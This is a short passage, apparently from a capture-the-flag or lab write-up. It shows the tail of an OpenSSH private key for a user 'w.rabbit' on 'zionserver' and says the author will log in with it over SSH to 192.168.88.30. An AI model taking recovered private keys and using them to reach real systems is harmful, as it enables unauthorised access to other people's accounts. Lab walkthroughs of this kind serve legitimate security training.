+EBBtU2Yg/L3UF1bvzHIjYSaHRYBWQivAoxUeSzWRMv69RrUKEPtQyGLg0Gawh4dM+KKIR
YuSXnMWKC+IND/Z0k7bzae/9veUBFyu8pv4Kc3PRwOSTpfnsGA5CjtHSsFfaH71yLe2n6u
I+k4MWTtetE/b72ptCyGXvf3Tv0dW6BE4ZvkKwFtXmx2lJvlHnLkvb2U048tnPzhlov6G3
ceLgv/YmiizWUAAAATdy5yYWJiaXRAemlvbnNlcnZlcg==
-----END OPENSSH PRIVATE KEY-----
```

After this we will try to log in by “ssh -i key w.rabbit@192.168.88.30”

